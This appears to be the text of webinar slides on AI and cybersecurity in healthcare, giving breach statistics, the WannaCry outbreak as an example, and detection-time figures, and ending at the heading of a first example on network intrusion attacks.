

HIMSS - online webinar

# Artificial intelligence and cybersecurity in healthcare

Benoit Desjardins, MD, PhD,  
FAHA, FACR, FNASCI, CISSP, CEH

Professor of Radiology  
Université de Montreal

University of Pennsylvania






# Outline

Cyber-Attacks

Traditional  
Cyber-Defenses

AI  
Cyber-Defenses




# Outline

Cyber-Attacks

Traditional  
Cyber-D


3 facts  
4 examples

AI  
Defenses



# Fact 1- Exponential growth of cyber-attacks

- **5887** healthcare data breaches
  - 94% of US hospitals affected
  - 2 breaches per day in 2023
    - 365K records breached per day
- **382 million** records exposed
  - spike in 2015: 113 M
    - Anthem: 78 M
- breaches from hacking, theft or loss
- now mostly hacking (67%)
- breaches cost >\$30 billion in 2023





# Fact 2- Fast spread of cyber-attacks

## Wannacry ransomware cryptoworm

- **EternalBlue**
  - exploits SMB vulnerability
  - gets access + spreads
- **DoublePulsar**
  - loads malware

spread over 4 days: 12-15 May 2017

- > 200,000 computers in 150 countries
- universities, hospitals, governments, police, transportation, telecom, banks
- England NHS affected +++
- damages: \$4-8 billion


discovery of kill switch stopped it (for \$10)

<http://www.iuqerfsodp9ifjaposdfjhgosurijfaewrwergwea.com>

**HUGE wake-up call for cybersecurity in healthcare!**



# Fact 3- Fast access to data in cyber-attacks



- after system breached by hackers
- average time before:
  - most data exfiltrated: **< 5h**
  - breach detection: **235 days**
  - breach containment: **323 days**
- **MUCH** faster detection speed needed


Cost of a Data Breach  
Report, IBM Security, 2022

Bromiley, Think Like a Hacker,  
SANS Survey, September 2022



# Example 1: network intrusion attacks

